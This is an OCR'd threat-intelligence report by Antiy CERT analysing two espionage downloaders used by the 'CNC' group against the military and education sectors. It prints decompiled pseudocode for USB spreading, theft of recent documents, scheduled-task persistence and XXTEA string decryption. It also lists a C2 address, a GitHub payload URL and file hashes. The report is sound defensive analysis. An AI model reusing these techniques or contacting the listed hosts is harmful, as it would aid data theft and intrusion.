
Analysis of the "ferry" Trojan horse organized by CNC for the military industry and education industry



Antiy CERT Antiy Group *2022-12-29 10:00*
Antiy Group

ID Antiylab

Antiy is a network security national team leading the development of threat detection and defense capabilities. Relying on independent advanced core technologies and security concepts, Antiy is committed to providing overall security solutions for strategic customers and critical infrastructure. Antiy products and services provide customers with basic capabilities such as endpoint protection, border protection, traffic monitoring, diversion capture, in-depth analysis, and emergency response.

published in Beijing

Included in collection

Click on the "blue word" above
Follow us!

01
overview

Recently, Antiy Emergency Response Center (Antiy CERT) discovered two downloaders used by the CNC organization when sorting out the attack activities . One of the downloaders has the ability to ferry attacks, using mobile storage devices as One downloader steals files of interest to the attacker; another downloader communicates using a deceptive C2 node with an untrusted digital certificate.

The CNC organization is currently known to have been discovered as early as 2019. At that time, the organization was named CNC because the PDB path information of the remote control Trojan it used

contained cnc_client. The organization mainly targets military and education industries.

02
sample analysis

2.1 PrivateImage.png.exe (Downloader 1)

2.1.1 Sample overview

PrivateImage.png.exe will choose two ways to execute according to whether the file is in the %localappdata% path.

1. If it is under the %localappdata% path, continuously check whether there is a new device connected; if so, copy the file itself to the new device so that it can be spread through the removable device.

2. If it is not in the %localappdata% path, first determine whether %localappdata%\ImageEditor.exe exists:

1) If present, skip subsequent operations and exit.

2) If it does not exist, determine the Internet connection status:

a) If you can connect to the Internet, download the follow-up downloader.

b) If you cannot connect to the Internet, get the file with the .docx or .pptx suffix from the shortcut in the Recent folder, copy the file to a new hidden folder named after the user name in the current directory, and replace the . file path name.

2.1.2 Detailed Analysis

Table 2-1 PrivateImage.png.exe

virus name	Trojan[Downloader]/Win32.APT
original file name	PrivateImage.png .exe (the space is very long, disguised as a picture)
MD5	da3d305d1b47c8934d5e1f3296a8efe0
processor architecture	AMD AMD64
File size	1.16 MB (1216000 bytes)
file format	Win32 EXE
timestamp	2022-02-23 21:30:27 UTC
digital signature	none
Packing type	none
compiled language	Compiler: Microsoft Visual C/C++ (2017 v.15.9)

VT first upload time 2022-03-26 10:51:26 UTC
VT test results 12/70

After the sample is run, it will first obtain the current user name, which will be used in subsequent path splicing operations.

```
pcbBuffer = 257;
GetUserNameW(Buffer, &pcbBuffer);
si128 = _mm_load_si128(&xmmword_7FF65D1502D0);
```

Figure 2-1 Get the current user name

Get the path of the current file and determine whether it is in the %localappdata% directory.

```
if ( v14 )
{
  do
  {
    v13->m128i_i8[0] = tolower(v13->m128i_i8[0]);// 路径大写字母转换为小写字母
    v13 = (__m128i *)((char *)v13 + 1);
  }
  while ( (char *)v13 - (char *)v12 != v14 );
  v9 = v123.m128i_u64[1];
  v10 = v123.m128i_i64[0];
  v8 = v122.m128i_i64[0];
}
v15 = &v122;
if ( v9 >= 0x10 )
  v15 = (__m128i *)v8;
if ( sub_13F928990(v15->m128i_i8, v10, v9, "appdata\\local", 0xDui64) != -1 )// 判断路径中是否包含appdata\local
```

Figure 2-2 Determine whether appdata\local is included in the path

If in the %localappdata% directory, all drive strings in the system will be fetched.

```
{
  v15 = sub_13FC58560((__int64)&off_13FD1E6B0, (__int64)"in local");
  sub_13FC5C130(v15);
  v147 = _mm_load_si128((const __m128i *)&xmmword_13FD102D0);
  v146[0] = 0;
  v115 = 0i64;
  v116 = 0i64;
  v133 = 0i64;
  v134 = 0i64;
  v135 = 0i64;
  v136 = 0i64;
  while ( 1 )
  {
    v127.m128i_i64[0] = 0i64;
    v127.m128i_i64[1] = 15i64;
    v126.m128i_i8[0] = 0;
    v131 = 0i64;
    v132 = 15i64;
    v130.m128i_i8[0] = 0;
    sub_13FCBB200(v148, 0i64, 256i64);
    GetLogicalDriveStringsA(0xFFu, v148);
```

Figure 2-3 Get all drive strings in the system

Whether a new device is connected is determined by judging whether the previous drive string is the same as the drive string obtained this time.

```
if ( v135 == (__m128i *)v136 )
{
  sub_13FC5CB20(&v135, (__m128i *)v115, *((__m128i **)&v115 + 1));
}
else if ( (__int64)(*((_QWORD *)&v115 + 1) - v115) >> 5 == (__int64)(v136 - (_QWORD)v135) >> 5 )// 每隔1分钟，检测进程运行时是否有新设备接入
{
  Sleep(0xEA60u);
}
else
```

Figure 2-4 Judging whether there is a new device connected

If there is a new device, get the name of the new device, and if the current file does not exist in the new device, copy the current file to the new device. The indicator word "-firstcry" is then spliced to the hostname to communicate with the attacker-controlled device. If the current file already exists on the new device, the indicator word "-alleat" is appended to the hostname.

Figure 2-5 Copying the sample itself to a new device

The samples communicate with attacker-controlled devices.

```
  sub_13F33ADA0((__m128i *)((char *)v10 + 2 * v8.m128i_i64[0]), (const __m128i *)L"ini-request/", 0x18ui64);// http://          'ini-request/
  v10->m128i_i16[v9] = 0;
}
v11 = (const __m128i *)a2;                    //          -firstcry
if ( (unsigned __int64)a2[3] >= 8 )
  v11 = *a2;
v12 = sub_13F2D94E0(&v18, v11, (unsigned __int64)a2[2]);// http://          ini-request/win7x64-firstcry
v24 = 0i64;
*(__m128i *)v23 = *v12;
v24 = v12[1];
v12[1].m128i_i64[0] = 0i64;
v12[1].m128i_i64[1] = 7i64;
v12->m128i_i16[0] = 0;
if ( si128.m128i_i64[1] >= 8ui64 )
{
  v13 = (void *)v18.m128i_i64[0];
  if ( (unsigned __int64)(2 * si128.m128i_i64[1] + 2) >= 0x1000 )
  {
    v13 = *(void **)(v18.m128i_i64[0] - 8);
    if ( (unsigned __int64)(v18.m128i_i64[0] - (_QWORD)v13 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v13);
}
v14 = (const WCHAR *)v23;
if ( v24.m128i_i64[1] >= 8ui64 )
  v14 = v23[0];
URLDownloadToFileW(0i64, v14, word_13F38F4FC, 0, 0i64);
```


Figure 2-6 Send the status of the new device back to the control terminal

If it is not in the %localappdata% directory, load the image in the sample resource and release it to the same directory to open.

```
lpFileName.m128i_i16[0] = 0;
sub_13F7864A0(&lpFileName, L"PrivateImage.png", 0x10ui64);
ResourceW = FindResourceW(0i64, 1, L"PNG");
Resource = LoadResource(0i64, ResourceW);
v2 = LockResource(Resource);
v3 = SizeofResource(0i64, ResourceW);
p_lpFileName = &lpFileName;
if ( si128.m128i_i64[1] >= 8ui64 )
  p_lpFileName = lpFileName.m128i_i64[0];
FileW = CreateFileW(p_lpFileName, 0x40000000u, 0, 0i64, 2u, 6u, 0i64);
WriteFile(FileW, v2, v3, &NumberOfBytesWritten, 0i64);
CloseHandle(FileW);
FreeResource(Resource);
v6 = &lpFileName;
if ( si128.m128i_i64[1] >= 8ui64 )
  v6 = lpFileName.m128i_i64[0];
ShellExecuteW(0i64, L"open", v6, 0i64, 0i64, 5);
```

Figure 2-7 Load and open the picture in the resource

Images included in the resources section.




Figure 2-8 Images included in sample resources

String concatenation is performed first.

```
sub_13F786940(&v127, "C:\\Users\\", 9ui64);
v95 = &v124;                                    // 用户名
if ( v126 >= 0x10 )
  v95 = v124.m128i_i64[0];
sub_13F786940(&v127, v95, v94);
v96 = sub_13F786940(&v127, "\\Appdata\\Local\\ImageEditor.exe", 0x1Eui64);// C:\Users\w[redacted]\Appdata\Local\ImageEditor.exe
```

Figure 2-9 String concatenation

Then judge whether %localappdata%\ImageEditor.exe exists, if it exists, skip subsequent operations and end the process.

Figure 2-10 Determine whether a file exists by obtaining file attributes

Test the communication with www[.]baidu.com to judge the Internet connection status in the current environment.

```
if ( !v99 )
{
  if ( InternetCheckConnectionW(L"https://www.baidu.com", 1u, 0) )
  {
    sub_13F2D8560((__int64)&off_13F39E6B0, (__int64)"internet\n");
    sub_13F2DF0E0(v100, (__int64)Buffer, v101);// URLtoDownloadFile
  }
  else
  {
    sub_13F2D8560((__int64)&off_13F39E6B0, (__int64)"no internet\n");
    v102 = sub_13F2D9380((__m128i **)v149, &v142);
    sub_13F2D2700(v103, (__int64)v102);       // .docx    .ppt    .lnk
  }
}
```


Figure 2-11 Test whether it is connected to the Internet

If the Internet is not available, strings are concatenated to create a hidden folder named after the current user name in the directory where the sample is located.

```
CreateDirectoryW(v18, 0i64);
v19 = v2;
if ( *((_QWORD *)v2 + 3) >= 8ui64 )
  v19 = *(const WCHAR **)v2;
SetFileAttributesW(v19, 2u);
v168 = 0i64;
v169 = 15i64;
LOBYTE(v167[0]) = 0;
sub_13F8767E0(v167, ".docx", 5i64);
v165 = 0i64;
v166 = 15i64;
LOBYTE(v164[0]) = 0;
sub_13F8767E0(v164, ".pptx", 5i64);
v20 = &v151;
if ( *((_QWORD *)&v152 + 1) >= 8ui64 )
  v20 = (__int128 *)v151;
v21 = (char *)v20 + 2 * v152;
v22 = &v151;
if ( *((_QWORD *)&v152 + 1) >= 8ui64 )
  v22 = (__int128 *)v151;
v163 = _mm_load_si128((const __m128i *)&xmmword_13F9302E0);
LOBYTE(v162[0]) = 0;
if ( (unsigned __int64)((v21 - (char *)v22) >> 1) >= 0x10 )
{
  sub_13F879B40(v162);
  v163.m128i_i64[0] = 0i64;
}
sub_13F879AC0(v162, v22, v21);              // C:\Users\w[illegible]\AppData\Roaming\Microsoft\Windows\Recent
setlocale(0, "en_US.UTF-8");                // 设置语言环境
```

Figure 2-12 Create a hidden folder

Get the .docx or .pptx suffix files from the shortcut under the Recent folder, and find the recently opened .docx and .pptx suffix files.

```
v43 = FindFirstFileW(v42, &FindFileData);   // C:\Users\[illegible]AppData\Roaming\Microsoft\Windows\Recent\*
v140 = v43;
if ( v43 != (HANDLE)-1i64 )
{
  v157 = 0i64;
  v158 = 0i64;
  v44 = v43;
  while ( 1 )
  {
    v45 = v32;
    if ( (FindFileData.dwFileAttributes & 0x10) == 0
      || lstrcmpW(FindFileData.cFileName, L".") && lstrcmpW(FindFileData.cFileName, L"..") )
```

Figure 2-13 File search

If found, it will be copied to the created hidden folder, and the file will be named by changing "\" and ":" in the full path of the file to "_".

```
v32 = v64 & 0xFFFFFF9F;
sub_13F5A23D0(v117 - 24);
v121 = sub_13F5A4F80();
sub_13F5A8560(v121, "copy to rct files");
CopyFileW(lpExistingFileName, v116, 1);
sub_13F5A23D0(v108);
sub_13F5A23D0(v116 - 12);
sub_13F5A23D0(lpExistingFileName - 12);
v73 = v156;
v72 = (void **)Block[0];
v2 = v141;
goto LABEL_187;
```

Figure 2-14 File Copy

The files collected in the test machine and their naming methods are as follows.

C_Users_w10_Desktop_IDA 7.7_新建文本文档.pptx	2022/12/16 15:55	PPTX 文件	1 KB
C_Users_w10_Desktop_w10_C_Users_w10_Desktop_新建文本文档.docx	2022/12/16 15:02	Office Open XM...	2 KB
C_Users_w10_Desktop_新建文本文档.docx	2022/12/16 15:02	Office Open XM...	2 KB

Figure 2-15 Files collected in the test machine

If the Internet is available, check whether the C:\ProgramData\USOshared folder exists, and create the folder if it does not exist.

此图片来自微信公众平台
未经允许不可引用

Figure 2-16 Create a folder

A malicious follow-on downloader will then be downloaded from 185.25.51.41/control/utility/YodaoCloudMgr , copied to the USOshared folder, and the downloaded file in %temp% will then be deleted.

```
v99 = sub_13F0C9380((__m128i **)&v167, &v156);// YodaoCloudMgr
v100 = sub_13F0C4EB0((__m128i **)&v147, v195);// http://1[illegible]1/control/utility/YodaoCloudMgr
v101 = sub_13F0C9380(v149, (const __m128i *)lpFileName);// C:\ProgramData\USOshared\YodaoCloudMgr.exe
v102 = sub_13F0C9380((__m128i **)&v165, &v179);// C:\Users\[illegible]\AppData\Local\Temp\YodaoCloudMgr
sub_13F0D10A0((const WCHAR *)v102, (const WCHAR *)v101, (const __m128i *)v100, v99);
```

Figure 2-17 The concatenated string is used to download subsequent downloaders

If the file is successfully downloaded, save it to YodaoCloudMgr under %temp%.

```
  v4 = (*(__int64 (__fastcall **)(__int64, __int64, char *, __int64 *, char **))(*(_QWORD *)v2 + 64i64))(
         v2,
         a1 + 116,
         Buffer,
         &v10,
         &v8);
  v3 = v8;
}
if ( v4 )
{
  v5 = v4 - 1;
  if ( v5 )
    return v5 == 2;
}
else
{
  *(_BYTE *)(a1 + 113) = 0;
}
v7 = v3 - Buffer;
if ( v7 && v7 != fwrite(Buffer, 1ui64, v7, *(FILE **)(a1 + 128)) )
  return 0;
return *(_BYTE *)(a1 + 113) == 0;
```

Figure 2-18 Download and save to local

Copy YodaoCloudMgr from %temp% to C:\ProgramData\USOshared\YodaoCloudMgr.exe and delete the YodaoCloudMgr file under %temp%.

```
    }
    v23 = (const WCHAR *)a2;
    if ( a2[1].m128i_i64[1] >= 8ui64 )
      v23 = (const WCHAR *)a2->m128i_i64[0];
    v24 = (const WCHAR *)a1;
    if ( a1[1].m128i_i64[1] >= 8ui64 )
      v24 = (const WCHAR *)a1->m128i_i64[0];
    CopyFileW(v24, v23, 1);
    v25 = (const WCHAR *)a1;
    if ( a1[1].m128i_i64[1] >= 8ui64 )
      v25 = (const WCHAR *)a1->m128i_i64[0];
    DeleteFileW(v25);
    ((void (__fastcall *)(__int64 *))sub_13F0D19C0)(&v65);
    if ( v51.m128i_i64[1] >= 0x10ui64 )
```

Figure 2-19 Copy and delete operations

Create a task plan, add C:\ProgramData\USOshared\YodaoCloudMgr.exe to the task scheduler library, and execute it every 2 minutes. And construct the return information according to the results of downloading and creating the task plan: 23Fi45XX means the download is successful, 23Fi45NNXX means the download fails; 45tDdd43543 means the task plan is successfully created, and 45tDnn43543 means the task plan fails to be created.

```
sub_13F2E10A0((const __m128i *)v102, (const __m128i *)v101, (const __m128i *)v100, (const __m128i *)v99);// 下载YodaoCloudMgr
sub_13F2E4AC0(&v168, lpFileName);
LOBYTE(v101) = sub_13F2DAD60((const WCHAR *)&v168);
unknown_libname_3(&v168);
if ( (_BYTE)v101 )
{
  sub_13F2D6940(&v172, (const __m128i *)"23Fi45XX", 8ui64);
  sub_13F2D6940(&v172, (const __m128i *)"\n", 1ui64);
  v104 = sub_13F2DD520(v103, &v168, lpFileName, a2);// 创建计划任务，将YodaoCloudMgr.exe路径添加到计划任务中
  v155 = v104[2].m128i_i32[0];
  unknown_libname_4(v184, v104);
  unknown_libname_3(&v168);
  if ( v155 == 1 )
  {
    sub_13F2D6940(&v172, (const __m128i *)"45tDdd43543", 0xBui64);
  }
  else
  {
    v105 = sub_13F2DEC50(&v168);
    v107 = sub_13F2E4D60(v105, v106, "45tDnn43543", 11i64);
```

```
else
{
  sub_13F2D6940(&v172, (const __m128i *)"23Fi45NNXX", 0xAui64);
}
```

Figure 2-20 Create a task plan and execute the YodaoCloudMgr.exe file regularly

The task plan created in the test machine is as follows.




Figure 2-21 Created task plan

Get a list of processes in the current environment.

```
LOWORD(Block[0]) = 0;
sub_13F2D64A0((__m128i *)Block, (const __m128i *)word_13F38F4FC, 0i64);
if ( WTSEnumerateProcessesW(0i64, 0, 1u, ppProcessInfo, &pCount) )
{
  for ( i = 0i64; ; i = (unsigned int)(v45 + 1) )
  {
    v45 = i;
    if ( (unsigned int)i >= pCount )
      break;
    v7 = i;
    pProcessName = (const __m128i *)ppProcessInfo[0][i].pProcessName;
    v9 = -1i64;
    do
```

```
000000000446BE0 text "UTF-16LE", ' , System , smss.exe , csrss.exe , wininit.exe , cs
000000000446BE0 text "UTF-16LE", 'rss.exe , winlogon.exe , services.exe , lsass.exe ,
000000000446BE0 text "UTF-16LE", ' lsm.exe , svchost.exe , vm3dservice.exe , svchost.
000000000446BE0 text "UTF-16LE", 'exe , svchost.exe , svchost.exe , svchost.exe , svc
000000000446BE0 text "UTF-16LE", 'host.exe , svchost.exe , spoolsv.exe , svchost.exe
000000000446BE0 text "UTF-16LE", ', Everything.exe , svchost.exe , VGAuthService.exe
000000000446BE0 text "UTF-16LE", ', vmtoolsd.exe , WmiPrvSE.exe , dllhost.exe , msdtc
000000000446BE0 text "UTF-16LE", '.exe , taskhost.exe , sppsvc.exe , dwm.exe , explor
000000000446BE0 text "UTF-16LE", 'er.exe , vm3dservice.exe , vmtoolsd.exe , Everythin
000000000446BE0 text "UTF-16LE", 'g.exe , SearchIndexer.exe , svchost.exe , taskhost.
000000000446BE0 text "UTF-16LE", 'exe , win64_remote64.exe , conhost.exe , [illegible] , Po
000000000446BE0 text "UTF-16LE", 'ner.exe , mmc.exe , taskeng.exe , GoogleCrashHandle
000000000446BE0 text "UTF-16LE", 'r.exe , GoogleCrashHandler64.exe , ',0
```

Figure 2-22 Get process list

Splice the obtained process list with the previously constructed return information, and use the base64 encoding method to process the spliced content.

```
sub_13F2E1A60((__int64)v191, 0, (struct _WTS_PROCESS_INFOW *)v118);// 获取当前主机进程列表信息
v119 = v191;
if ( v192 >= 8 )
  v119 = (__int64 *)v191[0];
v120 = (unsigned __int8 *)v119 + 2 * v191[2];
v121 = (unsigned __int8 *)v191;
if ( v192 >= 8 )
  v121 = (unsigned __int8 *)v191[0];
sub_13F2D84C0(&v193, v121, v120);
sub_13F2D6940(&v172, (const __m128i *)"372tkli73723updin-", 0x12ui64);
v122 = &v193;
if ( v195 >= 0x10 )
  v122 = (const __m128i *)v193.m128i_i64[0];
sub_13F2D6940(&v172, v122, v194);
sub_13F2D6940(&v172, (const __m128i *)"\n", 1ui64);
v123 = (__int64)&v172;
if ( v173.m128i_i64[1] >= 0x10ui64 )
  v123 = v172.m128i_i64[0];
v124 = &v200[-v123];
do
{
  v125 = *(_BYTE *)v123;
  v124[v123] = *(_BYTE *)v123;
  ++v123;
}
while ( v125 );
do
  ++v5;
while ( v200[v5] );
sub_13F2D9DF0(v123, (__int64)v189, v200, v5); // base64
v126 = v189;
if ( v190 >= 0x10 )
  v126 = (__int64 *)v189[0];
v127 = (char *)v126 + v189[2];
v128 = v189;
if ( v190 >= 0x10 )
  v128 = (__int64 *)v189[0];
v179 = _mm_load_si128((const __m128i *)&xmmword_13F3902D0);
LOWORD(v178[0]) = 0;
sub_13F2D92C0((__m128i *)v178, v127 - (char *)v128);
sub_13F2E5160(v178, v128, v127);
v129 = sub_13F2D8410(&v148, (const __m128i *)&off_13F3A02B8, (const __m128i *)L"allpro=");// http://1[illegible]1/allpro=
```

Figure 2-23 Splicing the returned information

Use URLDownloadToFileW to communicate with the control terminal and return the collected information. If the creation of the task plan fails, execute C:\ProgramData\USOshared\YodaoCloudMgr.exe through CreateProcessA. According to static analysis, if YodaoCloudMgr.exe fails to start, it will get the content from the github repository and execute it after deleting the file.

```
URLDownloadToFileW(0i64, v133, v132, 0, 0i64);
if ( dword_13F3A026C == 1 )
{
  v134 = (unsigned __int8 *)sub_13F2D9380((__m128i **)&v168, (const __m128i *)lpFileName);
  sub_13F2E2010(v134);                        // CreateProcessA
  Sleep(0x7D0u);
  v135 = sub_13F2D9380((__m128i **)&v168, v197);
  sub_13F2E1A60((__int64)v150, 1, (struct _WTS_PROCESS_INFOW *)v135);// 检索当前主机进程信息
  unknown_libname_3((__int64)v150);
  if ( !dword_13F3A026C )
  {
    v136 = (const WCHAR *)lpFileName;
    if ( v171.m128i_i64[1] >= 8ui64 )
      v136 = lpFileName[0];
    DeleteFileW(v136);
    sub_13F2E09A0((__int64)&v168);            // https://raw.githubusercontent.com/gazelter231trivoikpo1/questions/main/beautify.js
    v147 = &v148;
    v153 = v150;
    v152 = &v166;
    v137 = sub_13F2D9380((__m128i **)&v148, &v157);
    v138 = sub_13F2D4EB0(v150, &v168);
    v139 = sub_13F2D9380((__m128i **)&v166, (const __m128i *)lpFileName);
    v140 = sub_13F2D9380((__m128i **)&v144, &v180);
    sub_13F2E10A0((const __m128i *)v140, (const __m128i *)v139, (const __m128i *)v138, (const __m128i *)v137);// download
    v141 = (unsigned __int8 *)sub_13F2D9380((__m128i **)&v148, (const __m128i *)lpFileName);
    sub_13F2E2010(v141);
    sub_13F2D4E50((__int64)&v168);
  }
}
```

Figure 2-24 Get Content Execution

2.2 YodaoCloudMgr.exe (Downloader 2)

2.2.1 Sample overview

YodaoCloudMgr.exe is downloaded and executed by PrivateImage.png.exe, and is mainly used to download subsequent payloads. During the analysis, it was found that there were related codes such as file search and startup process inside the file, and the untrusted certificate used by the sample in communication was also found.

```
通信使用不可信证书:
Serial Number:
        69:af:8f:f7:19:5a:3d:ca:6a:d0:87:22:03:b9:aa:2a:d3:12:01:3a
  Signature Algorithm: SHA256-RSA
    Issuer: C=CN,ST=Fujian,L=Nanping,O=Animations-Ltd,OU=Technical,CN=Yang bin,emailAddress=[redacted]376@163.com
    Validity
      Not Before: Jan 14 08:41:12 2022 UTC
      Not After : Jan 14 08:41:12 2023 UTC
```

Figure 2-25 Communication using untrusted certificates

2.2.2 Detailed Analysis

Table 2-2 YodaoCloudMgr.exe file

virus name	Trojan[Downloader]/Win32.APT
original file name	yodaocloudmgr.exe_
MD5	c024eb3035dd010de98839a2eb90b46b
processor architecture	AMD AMD64
File size	3.22 MB (3378688 bytes)
file format	Win32 EXE
timestamp	2022-01-14 23:47:14 UTC
digital signature	none
Packing type	none
compiled language	Microsoft Visual C/C++ (2017 v.15.9)
VT first upload time	2022-03-28 16:26:44 UTC
VT test results	18/71

There is a string to be decrypted in the sample.

```
sub_13FF21250((__int64)&v69, 0xBui64, a3, (const __m128i *)L"Z2VqaGV3aGp");
v4 = si128;
if ( si128.m128i_i64[0] >= (unsigned __int64)si128.m128i_i64[1] )
{
  sub_13FF20F60(&v69, si128.m128i_i64[1], v3, byte_1401BA1AC);
}
else
{
  ++si128.m128i_i64[0];
  v5 = &v69;
  if ( v4.m128i_i64[1] >= 8ui64 )
    v5 = (__m128i *)v69.m128i_i64[0];
  v5->m128i_i16[v4.m128i_i64[0]] = byte_1401BA1AC;
  v5->m128i_i16[v4.m128i_i64[0] + 1] = 0;
}
v6 = si128;
if ( si128.m128i_i64[1] - si128.m128i_i64[0] < 0xBui64 )
{
  cat_13F8D13B0(&v69, 0xBui64, v3, (const __m128i *)L"raGV3a2tlRk", 11i64);
}
else
{
  v7 = si128.m128i_i64[0] + 11;
  si128.m128i_i64[0] += 11i64;
  v8 = &v69;
  if ( v6.m128i_i64[1] >= 8ui64 )
    v8 = (__m128i *)v69.m128i_i64[0];
  copy_13FA6BE80((__m128i *)((char *)v8 + 2 * v6.m128i_i64[0]), (const __m128i *)L"raGV3a2tlRk", 0x16ui64);
```

Figure 2-26 String with decryption

The string is decrypted through the symmetric encryption XXTEA algorithm.

```
for ( j = 0i64; j < a3; *v15 |= v14 << (8 * v16) )
{
  v14 = *(unsigned __int8 *)(j + a2);
  v15 = &_z[j >> 2];
  v16 = j++ & 3;
}
v17 = (unsigned int *)operator new(0x10ui64);
key = v17;
